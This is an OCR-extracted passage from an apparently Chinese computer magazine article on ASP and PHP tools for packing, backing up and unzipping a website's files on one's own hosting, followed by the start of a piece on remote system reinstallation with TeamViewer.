Response.cachecontrol           = "no-cache"
response.buffer                 = True
Const FileExt                   = ".hack"          '设置扩展名
Const PassWord                  = "14D71586E70B09" '设定密码
Const Ver                       = "1.1.0"
%>
<%

Dim ScriptName
ScriptName=Request.ServerVariables("PATH_INFO")

Echo "<html>"
Echo "<head>"
Echo "<meta http-equiv=""Content-Type"" content=""text/html; charset=UTF-8"">"
Echo "<meta http-equiv=""pragma"" content=""no-cache"">"
Echo "<title>ASPWebPack - 整站文件打包/恢复系统</title>"
Echo "<style>"
Echo ".navbar-text {    BORDER-RIGHT: #999999 1px;     BORDER-TOP: #999999 1px;       PADDI
Echo "BODY, TD {        FONT-SIZE: 12px;}"
Echo ".tab-on { BORDER-RIGHT: #cccccc 1px;     PADDING-RIGHT: 2px;     BORDER-TOP: #cccccc 1
Echo ".tab-off {        BORDER-RIGHT: #cccccc 1px;     PADDING-RIGHT: 2px;     BORDER-TOP: #
Echo ".tab-none {       BORDER-RIGHT: #cccccc 1px;     PADDING-RIGHT: 2px;     BORDER-TOP: #
Echo ".tab-content {    BORDER-RIGHT: #cccccc 1px solid;        PADDING-RIGHT: 5px;     BORDE
Echo ".Soft-content {   BORDER-RIGHT: #cccccc 1px solid;        PADDING-RIGHT: 5px;     BORDE
Echo ".hide-table {     DISPLAY: none;}"
Echo ".show-table {     DISPLAY: block;}"
Echo "input {   border: 1px #C0C0C0 solid;}"
Echo "</style>"
Echo "<script language=javascript>"
```

图3




图4




图5

把dabao.asp和images的文件上传到你的ASP空间中，在浏览器中打开http://IP或域名/dabao.asp，输入刚才设置的密码，就可以压缩或解压文件了，还可以上传本地已经打包备份的文件，如图4，图5。

Php 压缩和解压

第一款程序在运行时需要php支持Session和zlib扩展，初次运行时将会要求我们设置管理员帐号和密码，如图6，以后我们使用设置的帐号登录，就会在目录下生成一个pass.php文件，里面存放着刚才设置的密码，如果我们忘记了密码的话，可以下载回来使用记事本打开修改。

这个程序只支持zip压缩包的解压、浏览，我们找到想要解压的文件目录，在“ZIP文档”处就会自动列出压缩包，点解压即可，如图7。




图6




图7

第二款程序支持压缩和解压，首先还是使用记事本文把zip.php文件打开，并对密码进行修改，使用浏览器打开文件后，输入密码就可以登录了，如图8。




图8

把你想要压缩的文件选上，然后选择保存到的目录和文件名称就可以点“开始压缩”了，如图9。如果要解压的话就运行unzip.php，选上需要解压的文件，如果是上传文件的话，就选择想要上传的文件，最后点“解压”就可以了，如图10。




图9




图10

需要注意的是，服务器上需要安装winrar，另外我们还要区分大小写，还有一点需要注意，php程序一定要压缩成zip格式才可以哟！

（文章中涉及到的asp、php程序，大家请到x的论坛上来下载）

远程帮MM重装系统

Solar-fly[S.N.T]

文章难度：★★
文章阅读点：如何利用TeamViewer和ISO镜像帮助对方远程重装系统

一、情景回放

